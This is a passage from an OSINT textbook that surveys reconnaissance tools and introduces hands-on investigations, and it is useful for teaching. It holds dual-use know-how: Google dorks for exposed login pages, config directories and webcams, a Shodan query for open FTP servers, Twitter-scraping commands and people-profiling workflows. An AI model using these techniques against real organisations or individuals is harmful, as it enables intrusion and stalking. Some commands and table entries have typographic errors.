In addition to targeted search and data aggregation, automated reconnaissance tools, such as SpiderFoot, streamline the OSINT workflow by automating a range of data collection tasks. These tools can perform various scans, including DNS lookups, IP address geolocation, and social media analysis, providing investigators with a comprehensive overview of a target's online footprint. By automating these time-consuming tasks, practitioners can dedicate more of their time and resources to the critical aspects of analysis and interpretation. The selection of appropriate search and data aggregation tools is contingent upon the specific objectives of the investigation. Factors such as the nature of the target, the type of information sought, and the available resources all play a significant role in determining the most suitable tools. In many cases, a combination of tools is necessary to achieve comprehensive results. For instance, an investigator might begin by using Google Dorks to identify specific documents related to a target, then utilize Shodan to explore the target's internet-connected devices and finally employ Maltego to visualize the complex network of relationships between the target and other relevant entities.

Ethical considerations are of paramount importance in all OSINT investigations. Practitioners must adhere to strict legal and ethical guidelines, ensuring that their activities are conducted in a responsible and transparent manner. The use of search and data aggregation tools should be strictly limited to the collection of publicly available information, and any sensitive information obtained should be handled with the utmost care and in accordance with all applicable laws and regulations. It is critical to maintain the integrity of the investigative process and to respect the privacy of individuals and organizations.

3.4.1.1 Google Dorking

This is also referred to as Google Hacking, a specialized technique that leverages Google's advanced search operators to refine search queries and uncover specific information that is not typically accessible through standard search methods. These operators enable OSINT practitioners to target specific file types, websites, and content with a high degree of precision, effectively revealing hidden data and potential vulnerabilities that might otherwise go unnoticed. This technique is a powerful way to filter through the vast amount of information that Google indexes. Table 3.1 presents some of the most commonly used Google Dork operators.

Table 3.1 Standard Google Dork operators ⏎

Google Dork	*Description*
Incurl:	This operator restricts the search to web pages whose URLs contain the specified keyword or phrase. The inurl:admin dork will find pages with 'admin' in the URL
intitle:	This operator limits the search to web pages whose titles contain the specified keyword or phrase. The intitle: 'restricted area' will find pages with that phrase in the title
intitle: filetype:	This operator restricts the search to files of a specific type. Common file types include PDF, DOC, XLS, TXT, and many others. The filetype:pdf 'confidential report' will find PDF files containing the phrase 'confidential report'
site:	This operator confines the search to a specific website or domain, so site:example.com will only return results from the 'example.com' website
cache:	This operator retrieves the cached version of a web page stored by Google. This can be useful for viewing pages that are temporarily offline or have been recently changed. For example, cache:example.com
related:	This operator finds web pages that are similar to a specified URL. For example, related:example.com
allinurl:	Similar to inurl: but requires *all* of the specified keywords to be present in the URL.

Google Dork	*Description*
allintitle:	Similar to intitle: but requires *all* of the specified keywords to be present in the title.
allintext:	Similar to searching without allintext but requires *all* of the specified keywords to be present in the main text of the page.
ext:	This is a shorthand for filetype: so ext:pdf is equivalent to filetype:pdf.

Use case example: Consider an investigator who is tasked with identifying publicly accessible webcams that are associated with a particular company. They can employ the following Google Dork query: *inurl: 'view/index.shtml' intitle: 'live view' 'Company Name'*

In this query:

- **inurl:** 'view/index.shtml' restricts the search to URLs that contain the string 'view/index.shtml', which is a common path for webcam viewing pages.
- **intitle:** 'live view' further narrows the search to pages with the title 'live view', suggesting a live camera feed.
- 'Company Name' ensures that the results are relevant to the specific company being investigated.

This refined search significantly reduces the number of irrelevant results and increases the likelihood of finding the desired information, in this case, potentially unsecured webcams. Table 3.2 presents additional examples of how Google Dorks can be used in OSINT investigations.

Table 3.2 Additional Google Dorks ⏎

Google Dork	*Description*
filetype: pdf 'internal memo' 'project alpha'	Finds specific documents

Google Dork	*Description*
inurl: login site:targetdomain.com	Identify login pages
Intitle: ‘index of’ inurl:config	Locating potentially vulnerable servers
SQL syntax error filetype:php	Find specific error messages
site:targetdomain.com ‘email address’	Find email IDs associated with a domain

Google Dorks provide a powerful, versatile method for uncovering hidden information, and potential vulnerabilities within the vast expanse of the internet. By mastering these advanced search operators, OSINT practitioners can significantly enhance their ability to conduct targeted investigations and extract valuable intelligence.

3.4.1.2 Shodan (Search engine for internet-connected devices)

Shodan is a specialized search engine that indexes internet-connected devices, providing OSINT practitioners with a unique window into the world of the Internet of Things (IoT) and industrial control systems. Unlike traditional search engines that focus on websites, Shodan allows users to discover and gather information about servers, webcams, routers, and a wide array of other devices that are connected to the internet. This capability makes Shodan an invaluable tool for identifying potential vulnerabilities, assessing security risks, and gaining insights into the infrastructure of target organizations.

Use case example: Imagine an OSINT investigator who is tasked with assessing the security posture of a company’s network infrastructure. They can utilize Shodan to identify publicly accessible devices associated with the company’s assigned IP address ranges with workflow as:

i. **Identify the Target’s IP Range:** The investigator first needs to determine the IP address ranges that are assigned to the target company. This information can often be obtained through WHOIS lookups or other OSINT techniques.

ii. **Search Shodan:** The investigator then uses Shodan to search for devices within the identified IP address ranges. They can employ various filters to narrow down the results and focus on specific types of devices or services.

iii. **Analyze the Results:** Shodan provides detailed information about each discovered device, including its operating system, open ports, services running, and any potential vulnerabilities that may have been identified. The investigator analyzes this information to identify potential security risks, such as exposed services, outdated software, or misconfigurations.

Example 3.1: Shodan Query 'net:192.168.0.0/24 port:21'

This query searches for devices within the IP address range of 192.168.0.0 to 192.168.0.255 (indicated by the /24 CIDR notation) that have port 21 open. Port 21 is the standard port for the File Transfer Protocol (FTP). This query could help an investigator find potentially unsecured FTP servers.

Shodan offers a wide range of filters that allow users to refine their searches and target specific devices or information. Some of the most used filters include:

- **net:** This filter allows you to restrict the search to a specific IP address or network range, enabling you to focus on a particular organization or geographic location.
- **port:** This filter allows you to search for devices that have specific ports open. This is useful for identifying devices running services, such as web servers (port 80 or 443), SSH servers (port 22), or database servers.
- **os:** This filter allows you to filter results by the operating system running on the device. This can be helpful for identifying devices running vulnerable or outdated operating systems.
- **country:** This filter allows you to restrict the search to devices located in a specific country.

- **city:** This filter allows you to restrict the search to devices located in a specific city.
- **hostname:** This filter allows you to search for devices with specific hostnames.
- **product:** This filter allows you to search for devices of a specific type or from a specific vendor, such as specific models of routers, webcams, or servers.
- **version:** This filter allows you to search for devices running specific versions of software or firmware.

Shodan empowers OSINT practitioners to gain valuable insights into the security landscape of organizations and identify potential vulnerabilities that could be exploited by malicious actors. By providing access to information about internet-connected devices, Shodan plays a crucial role in enhancing cybersecurity and supporting a wide range of investigative activities.

3.4.1.3 Maltego (Link analysis and data visualization)

Maltego is a powerful and versatile link analysis and data visualization tool that enables OSINT investigators to uncover and map the intricate relationships between various entities, such as people, organizations, websites, domains, and IP addresses. By transforming raw data into visual graphs, Maltego facilitates the identification of hidden connections, patterns, and potential leads that might otherwise remain obscured within a mass of information. This tool automates the process of gathering and correlating information.

Example 3.2: Consider an OSINT investigator who is investigating a suspected network of shell companies that are allegedly involved in money laundering activities. The investigator can leverage Maltego to visualize the complex relationships between these companies and identify the individuals and financial institutions involved. Here’s how Maltego could be used:

i. **Create a New Graph:** The investigator begins by creating a new Maltego graph, which serves as the canvas for visualizing the relationships between the entities of interest.

ii. **Add Initial Entities:** The investigator adds the initial entities to the graph, such as the names of the suspected shell companies. These entities are represented as nodes on the graph.

iii. **Run Transforms:** Maltego utilizes ‘transforms’ to gather additional information about these entities from various open-source data sources. For example, the investigator can run transforms to retrieve the registered addresses, phone numbers, and directors of the shell companies.

iv. **Expand the Graph:** As Maltego gathers more information, the graph expands to include new entities and connections. For instance, the investigator might discover that several of the shell companies share the same registered agent or are linked to the same bank account.

v. **Visualize Connections:** Maltego visually represents the relationships between the entities as links or edges connecting the nodes. This visual representation makes it easier to identify patterns and connections that might not be apparent in a textual format.

vi. **Analyze the Graph:** The investigator analyzes the resulting graph to identify key connections, potential relationships, and possible leads. For example, they might discover a previously unknown connection between one of the shell companies and a known individual with a history of financial crime.

Maltego utilizes ‘transforms’ to automate the process of gathering information about entities from various data sources. These transforms are essentially small programs that query specific data sources and return relevant information. Common Maltego transforms include:

- **Email to Person:** This transform attempts to find information about a person based on their email address.
- **Phone Number to Person:** This transform attempts to find information about a person based on their phone number.
- **Domain to DNS Name:** This transform retrieves the DNS records associated with a domain, such as its IP address and mail servers.

- **IP Address to Location:** This transform determines the geographic location of an IP address.
- **Social Media to Person:** These transforms (e.g., Facebook to Person, Twitter to Person) attempt to find social media profiles associated with a person.

Maltego's strength lies in its ability to automate the process of gathering and correlating information from multiple sources, presenting the results in a clear and intuitive visual format. By enabling investigators to quickly and easily visualize complex relationships, Maltego empowers them to uncover hidden connections and gain valuable insights that can be crucial in OSINT investigations.

3.4.1.4 SpiderFoot (Automated reconnaissance)

SpiderFoot is a powerful OSINT automation tool that streamlines the process of gathering information about a target by automatically querying a wide range of publicly available data sources. It is designed to help OSINT practitioners quickly and efficiently collect and analyze information about a target, such as a domain, IP address, email address, or username, providing a comprehensive overview of the target's online footprint. SpiderFoot automates many of the time-consuming tasks involved in OSINT investigations.

Example 3.3: Consider an OSINT investigator who is conducting a reconnaissance investigation on a specific domain (e.g., targetdomain.com) to identify potential security vulnerabilities or gather information about the organization behind the domain. The investigator can use SpiderFoot to automate the data collection process as per the workflow:

i. **Set Up a New Scan:** The investigator starts by setting up a new scan in SpiderFoot and specifying the target domain (targetdomain.com) as the target.

ii. **Configure Modules:** SpiderFoot is organized into modules, each of which is responsible for querying a specific data source or performing a particular type of analysis. The investigator can configure which modules to enable for the scan, depending on the type of information they are interested in gathering.

iii. **Run the Scan:** The investigator then runs the scan, and SpiderFoot automatically begins querying the selected data sources and gathering information about the target domain.
iv. **Analyze the Results:** As SpiderFoot gathers information, it presents the results in a structured and organized format. The investigator can then analyze the results to identify potential vulnerabilities, gather intelligence about the target organization, and gain a better understanding of its online presence.

SpiderFoot can gather a wide range of information about a target, including:

- **DNS Information:** This includes information such as the target's DNS records, subdomains, and DNS servers.
- **IP Address Information:** This includes information such as the target's IP address, geolocation, and associated organizations.
- **WHOIS Information:** This includes information about the domain registration, such as the registrar, registrant, and registration date.
- **Web Server Information:** This includes information about the web server software, version, and any detected vulnerabilities.
- **Email Addresses:** SpiderFoot can attempt to find email addresses associated with the target domain.
- **Social Media Accounts:** SpiderFoot can attempt to find social media accounts associated with the target domain or related individuals.
- **Metadata:** SpiderFoot can extract metadata from documents and files hosted on the target domain.
- **Vulnerabilities:** SpiderFoot can identify potential vulnerabilities associated with the target domain or its associated systems.

SpiderFoot's automation capabilities significantly reduce the time and effort required for OSINT investigations, allowing investigators to focus on the analysis and interpretation of the gathered information. By providing a comprehensive and structured overview of a target's online footprint, SpiderFoot empowers OSINT practitioners to conduct more efficient and effective investigations.

3.4.2 Social media tools

OSINT involves collecting and analyzing publicly available information from various sources, including social media, news websites, and forums. Tools like Twint and SocioSpyder are commonly used for social media OSINT because they automate the process of gathering and organizing data, making it easier to analyze trends, identify key players, and track activities.

3.4.2.1 Twint (Twitter scraping)

This is a Python-based tool used for scraping data from Twitter without requiring an API key. It’s useful for bypassing Twitter’s official API rate limits and can extract large amounts of data quickly. Twint uses Twitter’s frontend search and web scraping techniques to extract data. It can collect Tweets from specific users, Tweets containing specific hashtags or keywords, Replies and mentions, Location-based tweets and Follower and following lists. The output can be stored in formats like CSV, JSON, or even in a database.

Example 3.4: We can analyze public sentiment on a political figure using Twint to scrape all tweets mentioning @politician_handle in the last 7 days. Analysis of the text using NLP identifies whether the sentiment is positive, negative, or neutral.

Command: twint -u politician_handle–since 2025-03-01–until 2025- 03-07–output tweets.csv–csv

Example 3.5: Monitoring of social unrest or protests using Twint helps search for tweets with specific hashtags like #protest or #shutdown. We can filter results to a specific location and date range.

Command: twint -s ‘#protest’ –near ‘New York, NY’ – since 2025-03-01 – until 2025-03-10–json

3.4.2.2 SocioSpyder (Social media monitoring)

This is a comprehensive social media monitoring tool that works with multiple platforms (e.g., Twitter, Facebook, Instagram, YouTube). It’s designed for gathering real-time data and analyzing social media trends, user behavior, and engagement. This tool requires user authentication and API access for platforms to scrape social media platforms for Keywords, Hashtags, Mentions, and User activity and comments. The data are processed in real time and can be visualized using dashboards and reports.

Example 3.6: To monitor brand reputation and customer feedback set up SocioSpyder to track mentions (like BrandName, WorstService, CustomerSupport) of a specific brand on Twitter and Instagram. Then filter for negative or positive sentiment and generate real-time alerts for spikes in negative comments.

Example 3.7: To track coordinated disinformation campaigns, use SocioSpyder to monitor the spread of specific hashtags and keywords (‘fake news’, ‘propaganda’, ‘government lies’) by analysis of user engagement and clustering patterns to identify bots or coordinated activity. By cross-referencing with time zones and user profiles to confirm inauthentic behavior, we get the network analysis of retweet patterns and bot detection.

3.4.2.3 OSINT framework (organized collection of resources)

OSINT Framework is a structured and organized collection of OSINT tools and resources, designed to make the process of gathering and analyzing open-source data more efficient. Initially developed and maintained by Justin Nordine, the framework is a curated index of publicly available resources categorized based on the type of information they provide and the methods used to extract it. The framework serves as a roadmap for OSINT practitioners, guiding them to the best tools and methods for specific investigative goals. Unlike standalone OSINT tools, which are often focused on a single type of data source (e.g., social media or domain names), the OSINT Framework aggregates a diverse range of resources into a single, accessible platform, offering users a clear path through the often-overwhelming landscape of open-source data.

The framework is organized into a hierarchical structure that allows users to quickly identify and access the most relevant resources. At the top level, the framework is divided into broad categories such as social media, People Search, Domain and IP Research, Dark Web, Malware Analysis, and

Geolocation Tools. Each of these categories is further divided into subcategories, which lead to specific tools and platforms. For instance, under the ‘Social Media’ category, users can find resources for analyzing Twitter, Facebook, Instagram, LinkedIn, and other platforms. Under the ‘Domain and IP Research’ category, users can explore tools for performing WHOIS lookups, DNS resolution, and IP address tracing. This layered structure allows both novice and experienced OSINT practitioners to navigate the framework with ease, finding the most effective tool for their task.

OSINT framework functions as a curated map rather than a direct data extraction tool. When a user visits the OSINT Framework website, they are presented with a tree-like structure that branches into various investigative categories. Clicking on any category reveals a list of tools and resources relevant to that data collection or analysis. Each resource is hyperlinked, allowing users to access it directly from the framework. Some tools are browser-based, requiring no installation, while others may need to be downloaded or set up in a command-line environment. The framework is particularly powerful because it consolidates both free and commercial resources, ensuring that users can find tools suited to their budget and technical capabilities. It includes a mix of passive and active reconnaissance tools. Passive tools gather information without interacting directly with the target, thereby reducing the risk of detection. Active tools, on the other hand, engage directly with the target (e.g., by sending HTTP requests or performing DNS lookups) to extract more detailed data. This combination of approaches makes the OSINT Framework versatile, allowing users to choose the level of engagement based on the nature of the investigation and the sensitivity of the target.

Example 3.8: Suppose a cybersecurity analyst receives a suspicious email containing a hyperlink to a website. Before clicking the link, the analyst wants to verify the domain’s legitimacy. The analyst consults the OSINT Framework under the ‘Domain and IP Research’ section and finds several useful tools. They use a WHOIS lookup tool to gather information about the domain’s registration details, including the registrar, creation date, and ownership. Next, they use a DNS lookup tool to analyze the domain’s IP address and associated subdomains. To check for possible malicious activity, the analyst runs the domain through VirusTotal, a threat intelligence platform linked within the framework. The framework also suggests tools like Shodan and Censys to identify open ports and services running on the domain's associated IP address. Within minutes, the analyst can determine whether the domain is likely part of a phishing scheme or a legitimate site, all without needing to visit the potentially dangerous link directly.

This example highlights the strength of the OSINT Framework in guiding users to a series of interconnected tools that, when used together, provide a comprehensive understanding of a suspicious domain's background and behavior. Without the framework, the analyst would have had to search for these tools individually, a time-consuming and potentially incomplete process.

Example 3.9: Journalists investigate the spread of misinformation on social media, track the origins and impact of a particular narrative that is trending on Twitter. The journalist consults the OSINT Framework under the 'Social Media' category tools for extracting tweet data and analyzing user engagement. These tools allow the journalist to scrape all tweets containing the specific hashtag associated with the misinformation campaign. This provides detailed insights into user engagement, identifying the top influencers spreading the narrative and the geographical distribution of the tweets. To deepen the analysis, the journalists could explore the 'Network Analysis' category within the framework with tools like Maltego and SpiderFoot. Maltego allows the journalist to map the network of Twitter accounts involved in the campaign, showing how tweets are amplified through retweets and mentions. By combining these tools, the journalist can identify whether the campaign is organic or artificially amplified by bots or coordinated groups. The framework's ability to direct the journalist to specific tools for data extraction, analysis, and visualization significantly enhances the speed and depth of the investigation.

Example 3.10: Law enforcement officers working on a criminal investigation need to identify the online presence of a person of interest. They turn to the OSINT Framework 'People Search' section, where they find tools like Pipl, BeenVerified, and Spokeo for gathering information on individuals based on their name, email address, or phone number. After collecting basic information, the officers move to the 'Social Media' section and use resources like Sherlock and WhatsMyName to search for the person's usernames across multiple platforms. Through this process, they discover that the person has active profiles on Twitter and LinkedIn. By analyzing the person’s social media activity using the framework’s suggested tools, the officers can establish connections with other individuals, track the person’s movements through geotagged posts, and gather evidence of potentially illegal activity. The ability to combine data from multiple sources through the OSINT Framework allows the officers to create a detailed profile of the person, which would have been difficult and time-consuming without the structured guidance provided by the framework.

OSINT Framework’s primary strength lies in its organization and accessibility. It transforms the chaotic and fragmented world of open-source data into a structured and searchable map. Rather than wasting time searching for the right tool or resource, users can navigate the framework’s intuitive structure to quickly identify the best solution for their specific investigative goal. Additionally, the framework is constantly updated by the OSINT community, ensuring that it remains relevant as new tools and platforms emerge. For cybersecurity professionals, the OSINT Framework simplifies threat intelligence and vulnerability assessment. For journalists, it provides powerful tools for verifying information and uncovering hidden networks. For law enforcement, it enables faster identification of suspects and their online footprints. The framework also benefits corporate analysts and private investigators by streamlining competitive analysis, brand monitoring, and risk assessment.

3.4.3 Geolocation and mapping tools

Geolocation and mapping tools have revolutionized the way we navigate, explore, and interact with the world. Tools such as Google Earth, GeoGuessr, and OpenStreetMap provide immersive and interactive geographical data for diverse purposes, ranging from entertainment to scientific research. Let’s delve into how these tools work, their unique features, and practical examples of their applications.

3.4.3.1 Google Earth

Google Earth is a powerful virtual globe, map, and geographical information program developed by Google. It provides an interactive 3D representation of Earth based on satellite imagery. Google Earth allows users to zoom in on locations, view topographic details, and even explore the ocean floor and outer space. Google Earth gathers data from satellites, aerial photography, and GIS (Geographic Information System) datasets. This information is layered to create detailed and accurate 3D visualizations. Google Earth's 3D mapping technology processes these images into seamless panoramas, creating realistic terrain models. Users can create custom maps, mark points of interest, and share geographic data using Keyhole Markup Language (KML), a specialized file format designed for geographic information.

Example 3.11: Researchers use Google Earth to observe deforestation patterns, melting glaciers, and coastal erosion. By comparing past satellite images to present ones, they can track environmental changes effectively. Google Earth includes a 'time slider' feature that allows users to view historical imagery. This feature is valuable for archaeologists analyzing ancient ruins or observing the evolution of cities over time.

3.4.3.2 GeoGuessr

GeoGuessr is an engaging online geography game that challenges players to identify real-world locations based on Google Street View imagery. This game is both educational and entertaining, combining spatial awareness, geographical knowledge, and deduction skills. GeoGuessr pulls random Google Street View locations and places players in a first-person perspective. Players must navigate their surroundings and use visual clues to identify the location. Players place markers on a global map to guess the correct location. Points are awarded based on the proximity of their guess to the actual location. GeoGuessr allows users to create and share custom maps, making the platform versatile for educational or competitive settings.

Example 3.12: Teachers use GeoGuessr to encourage students to develop map-reading skills, improve their understanding of world geography, and explore cultural landmarks. GeoGuessr hosts global competitions where players compete to identify obscure locations using minimal clues. This fosters a community of geography enthusiasts worldwide.

3.4.3.3 OpenStreetMap (OSM)

OpenStreetMap is a collaborative, open-source mapping platform created by a global community of volunteer mappers. Unlike proprietary mapping services, OSM data is freely available for public use. OSM relies on contributions from individuals who upload GPS traces, digitize satellite imagery, and add features such as roads, buildings, and natural landmarks. OSM users employ various tools like iD Editor, JOSM (Java OpenStreetMap Editor), and mobile apps to contribute updates in real-time. OSM data can be integrated into applications, websites, and navigation tools through its extensive API support.

Example 3.13: Organizations like the Humanitarian OpenStreetMap Team (HOT) use OSM to map vulnerable regions, aiding disaster response efforts by providing accurate data for emergency services. Fitness apps, such as Strava and MapMyRun, integrate OSM data to provide accurate route planning for runners, cyclists, and hikers.

3.4.4 Cybersecurity and network tools

In the ever-evolving landscape of cybersecurity, understanding how to assess, analyze, and defend against potential threats is essential. Cybersecurity and network tools play a critical role in identifying vulnerabilities, tracking malicious activities, and investigating security breaches. Tools such as VirusTotal, DNSDumpster, and IPinfo provide security professionals with powerful means to gather intelligence, detect malware, map network infrastructure, and track IP-related activity.

3.4.4.1 VirusTotal

VirusTotal is a free online service that aggregates multiple antivirus engines and online scanners to analyze files, URLs, IP addresses, and domains for malware and other malicious content. Launched in 2004 and later acquired by Google in 2012, VirusTotal helps individuals and organizations identify potential threats by providing real-time analysis and threat intelligence. Users upload files, provide URLs, IP addresses, or domains for analysis.

VirusTotal accepts a wide range of file types, including executables, documents, archives, and scripts. VirusTotal uses over 70 antivirus engines and online scanning services to examine the submitted content. The portal checks for signatures, patterns, and behaviors consistent with known malware and threats. Once scanning is complete, VirusTotal generates a report showing the Detection ratio (antivirus engines that flagged the file/URL as malicious), File details (Hash values, file type, and metadata), and Community comments (input from other users about the file or URL). If the file is determined to be malicious, VirusTotal provides threat categorization and details about the malware type.

Example 3.14: A security analyst receives a suspicious email with a PDF attachment. To determine if the attachment is malicious, the analyst:

i. Uploads the file to VirusTotal which scans the PDF using its antivirus engines and identifies that five engines have flagged it as malware.
ii. he report indicates that the PDF contains an embedded script designed to download a trojan from a remote server.
iii. The analyst blocks the attachment and updates the organization's email security settings to prevent similar attacks.

Example 3.15: An employee reports a phishing email with a suspicious link. To verify its legitimacy, a security team member:

i. Submits the URL to VirusTotal which scans the URL and reveals that it redirects to a known phishing site targeting financial institutions.
ii. The security team adds the URL to the organization's blocklist and issues a warning to employees about the phishing attempt.

3.4.4.2 DNSDumpster

DNSDumpster is a domain research and reconnaissance tool that allows security professionals to gather information about the DNS infrastructure of a target domain. It is widely used in penetration testing, red teaming, and security research to map an organization's attack surface. Users enter a target domain name into the tool, which queries various DNS records, including:

i. A Record – Maps domain names to IP addresses.
ii. MX record – Identifies mail servers for the domain.
iii. NS record – Lists the authoritative name servers.
iv. TXT record – Provides SF (Sender Policy Framework), DKIM (DomainKeys Identified Mail).

DNSDumpster generates a network map based on the DNS records, which includes associated subdomains, IP addresses, and infrastructure components. The tool highlights potential vulnerabilities, such as misconfigured DNS servers, exposed subdomains, and outdated records. The results can be exported for further analysis or to be used in penetration tests and security audits.

Example 3.16: A security team wants to assess the security posture of their company's domain by entering the company's domain into DNSDumpster. This reveals several outdated DNS records and an unprotected subdomain linked to a third-party service. The security team removes the misconfigured DNS records and secures the subdomain, reducing the attack surface.

Example 3.17: During a red team exercise, an Analyst wants to gather intelligence on a competitor's network by using competitor's domain into DNSDumpster. This provides a list of active subdomains and email servers. The analyst discovers that a staging subdomain is not protected by authentication and contains sensitive internal documents. The analyst reports the finding as part of the penetration test, highlighting the need for better access controls.

3.4.4.3 IPinfo

IPinfo is an IP address intelligence tool that provides detailed information about IP addresses, including geographical location, ISP (Internet Service Provider), hostname, and network details. It helps security professionals identify suspicious network activity and trace threat origins. Users enter an IP address or domain name into IPinfo, which queries a large, continuously updated database of IP addresses. IPinfo retrieves the following details:

i. Country, region, city – Geolocation of the IP.

ii. ASN (Autonomous System Number) – Identifies the network operator.
iii. ISP information – Details about the internet service provider.
iv. Abuse contact – Reporting details for misuse or suspicious activity.

IPinfo checks if the IP address is associated with known malicious activity (e.g., botnets, spam, or proxies) and categorizes the IP as residential, business, mobile, or hosting. IPinfo provides an API for automated analysis and integration with security systems.

Example 3.18: An organization detects multiple failed login attempts from an unknown IP address. The security team inputs the IP address into IPinfo which reveals that the IP is linked to a VPN provider known for supporting malicious activity. The security team blocks the IP and monitors the system for further login attempts.

Example 3.19: During a DDoS attack, a security team needs to trace the source. The team collects a list of attacking IP addresses. IPinfo identifies that most of the IP addresses are from a data center in Eastern Europe. The team contacts the data center's abuse contact and configures the firewall to block traffic from that IP range.

3.5 CONCLUSION

OSINT represents a transformative approach to intelligence gathering in the digital age. By systematically analyzing open data sources, OSINT enables individuals and organizations to uncover hidden insights, monitor emerging threats, and strengthen decision-making processes. The diverse range of tools and platforms available today, such as Maltego and Shodan, simplifies data collection and analysis, making OSINT accessible to a broad audience. The chapter demonstrates that OSINT is not only valuable for cybersecurity and law enforcement but also for market research, investigative journalism, and personal security. As digital footprints continue to expand, the strategic use of OSINT will become increasingly critical in navigating the complexities of the information age.

Chapter 4

Hands-on OSINT investigations

DOI: 10.1201/9781003542544-4

4.1 INTRODUCTION

Open-source intelligence (OSINT) has become an essential tool in the modern digital landscape, where information is widely available and easily accessible through the internet and public sources. OSINT refers to the process of gathering, analyzing, and using information that is publicly available to produce actionable intelligence. This type of intelligence is widely used in fields such as cybersecurity, law enforcement, business intelligence, and digital forensics. The rise of social media platforms, open databases, search engines, and public websites has created an environment where vast amounts of information are available to those who know where and how to look. As technology continues to evolve, so does the complexity of gathering and analyzing information, making OSINT a highly valuable skill for investigators and analysts.

The need for OSINT arises from the increasing reliance on digital communication and data storage. Traditional methods of intelligence gathering, such as human intelligence (HUMINT) and signals intelligence (SIGINT), often require significant resources and can be limited by legal and logistical challenges. In contrast, OSINT leverages publicly available data, which is not only easier to access but also often rich in detail. For instance, social media platforms provide insights into individual behavior, network connections, and real-time events. Similarly, company websites, domain records, and metadata embedded in digital files can reveal sensitive information about corporate structures, employee details, and even infrastructure vulnerabilities. By using OSINT, investigators can bypass traditional barriers to information and uncover critical insights with minimal risk and investment.

This chapter explores practical OSINT techniques through a series of real-world investigations, providing a comprehensive understanding of how to gather and leverage open-source information effectively. It begins with an investigation into Rekt Systems, a cybersecurity company, highlighting how a simple exploration of a company's website and associated metadata can reveal significant intelligence. By analyzing the company's sitemap, downloadable files, and domain registration details, investigators can uncover sensitive data such as employee names, infrastructure details, and potential security vulnerabilities. For example, the chapter demonstrates how metadata extracted from a company's PDF file revealed the author's identity and the type of printer used, which could be leveraged for social engineering or targeted attacks. The ability to extract such detailed information from publicly available sources underscores the power of OSINT in assessing and securing organizational structures.

The investigation into an organization illustrates the importance of understanding the context behind the data. Simply collecting information is not enough; effective OSINT requires correlating disparate pieces of data to build a coherent picture of the target. This process involves identifying patterns, uncovering hidden relationships, and recognizing anomalies. For instance, finding an insecure direct object reference (IDOR) vulnerability on a website could allow an attacker to access unauthorized data by modifying URL parameters. Such insights are not immediately obvious and require a thorough understanding of web architecture and data flow. OSINT practitioners must think like adversaries, anticipating how publicly available information could be exploited and working to mitigate those risks.

In addition to web-based intelligence, the chapter explores the role of social media in OSINT investigations. Social media platforms like LinkedIn, Twitter, and Facebook provide valuable insights into individual and corporate behavior. Investigators can identify employees, map organizational structures, and monitor communications to detect potential threats or vulnerabilities. The chapter demonstrates how Google Dorking, a technique that involves crafting specific search queries to uncover hidden information can be used to identify LinkedIn profiles linked to a specific company. Even when employees do not list their company affiliation publicly, metadata and cross-referenced data from other platforms can reveal these connections. OSINT practitioners must be adept at navigating these platforms and combining data from multiple sources to build a comprehensive intelligence profile.

The chapter also addresses the use of search engines and web crawlers in OSINT investigations. Search engines like Google and Bing index vast amounts of web data, making them powerful tools for uncovering hidden information. However, not all web pages are indexed or easily discoverable. Web crawlers, automated scripts that systematically explore websites—can uncover hidden directories, files, and metadata that are not visible through standard searches. For example, examining a website's sitemap can reveal confidential documents or internal infrastructure details inadvertently exposed to the public internet. The chapter highlights how analyzing these hidden elements can provide critical insights into a target's digital footprint and security posture.

One of the most powerful OSINT tools available to investigators is metadata analysis. Metadata, which is the information embedded in digital files such as PDFs, images, and documents, can reveal a wealth of information about the file's origin, authorship, and modification history. For instance, a PDF file created by a company employee may contain metadata indicating the author's name, the software used to create the file, and even GPS coordinates if the file was generated on a mobile device. This type of information is invaluable for establishing attribution, mapping organizational structures, and identifying potential security weaknesses. The chapter demonstrates how tools like ExifTool and Metadata2Go can extract and analyze metadata, providing investigators with critical insights into the origin and authenticity of digital files.

Another critical area of OSINT is the investigation of communication platforms such as WhatsApp. WhatsApp is one of the most widely used messaging platforms globally, making it a valuable source of intelligence for investigators. The chapter explores how publicly available WhatsApp profile data can be accessed using specialized tools and platforms. For instance, investigators can retrieve phone numbers, business descriptions, and geolocation data from WhatsApp profiles without needing direct access to the target's account. These data can be cross-referenced with other open-source information to validate business operations, track communication patterns, and uncover fraudulent activities. The ability to extract this type of data underscores the growing importance of OSINT in monitoring and securing digital communication channels.

The chapter also covers the use of geolocation and reverse image search in OSINT investigations. Geolocation involves identifying the physical location of an object or individual based on publicly available data such as GPS coordinates, social media posts, and image metadata. Reverse image search, on the other hand, allows investigators to trace the origin of an image and identify similar or related images. The chapter demonstrates how these techniques can be used to identify the location of a train station, verify the height of buildings, and even determine the direction a camera was facing when a photo was taken. Such techniques are particularly valuable in verifying the authenticity of news reports, identifying disinformation campaigns, and tracking the movements of individuals or objects.

In one case study, the chapter explores how a reverse image search was used to identify a railway station and the tallest building in the image. By cross-referencing architectural features and geolocation data, investigators were able to identify the station as Flinders Street Station in Melbourne, Australia. This level of detail demonstrates the power of combining multiple OSINT techniques to uncover and verify information. Similarly, the chapter examines how reverse image search was used to verify the authenticity of a viral news report about a terrorist attack in Pakistan. By tracing the origin of the image, investigators determined that the photo was from a different conflict zone, exposing the report as misinformation. This example highlights the critical role of OSINT in combating disinformation and ensuring the accuracy of public information.

The chapter explores complex OSINT investigations, such as tracking the movements of public figures and verifying the authenticity of political events. In one case study, an image of a political meeting between the President of Somalia and the President of Turkey was analyzed to determine the location and context of the meeting. Through reverse image search and geolocation analysis, investigators identified the meeting location as the Presidential Complex in Ankara, Turkey. This case underscores the importance of corroborating open-source data with contextual analysis to build a comprehensive understanding of geopolitical events.

The growing importance of OSINT is reflected in its increasing adoption by law enforcement, cybersecurity firms, and intelligence agencies. OSINT provides a cost-effective and scalable means of gathering intelligence, enabling organizations to respond more effectively to security threats and emerging risks. The chapter concludes by highlighting the need for continuous learning and adaptation in the field of OSINT. As technology evolves and new platforms emerge, OSINT practitioners must stay updated on the latest tools, techniques, and best practices. The ability to gather, analyze, and leverage OSINT will remain a critical asset in the digital age, empowering investigators to uncover hidden threats, verify information, and protect public and private interests.

4.2 USE CASES

This section presents the use cases, which serve as a comprehensive step-by-step walkthrough guide to OSINT techniques, providing both theoretical knowledge and practical insights. By mastering the techniques in these use cases, investigators can enhance their ability to gather intelligence, verify information, and respond to security challenges effectively. The hands-on approach outlined in this section will ensure that readers not only understand the concepts behind OSINT but also gain the practical skills needed to apply them in real-world investigations.

4.2.1 Use case #1: corporate web domain investigations

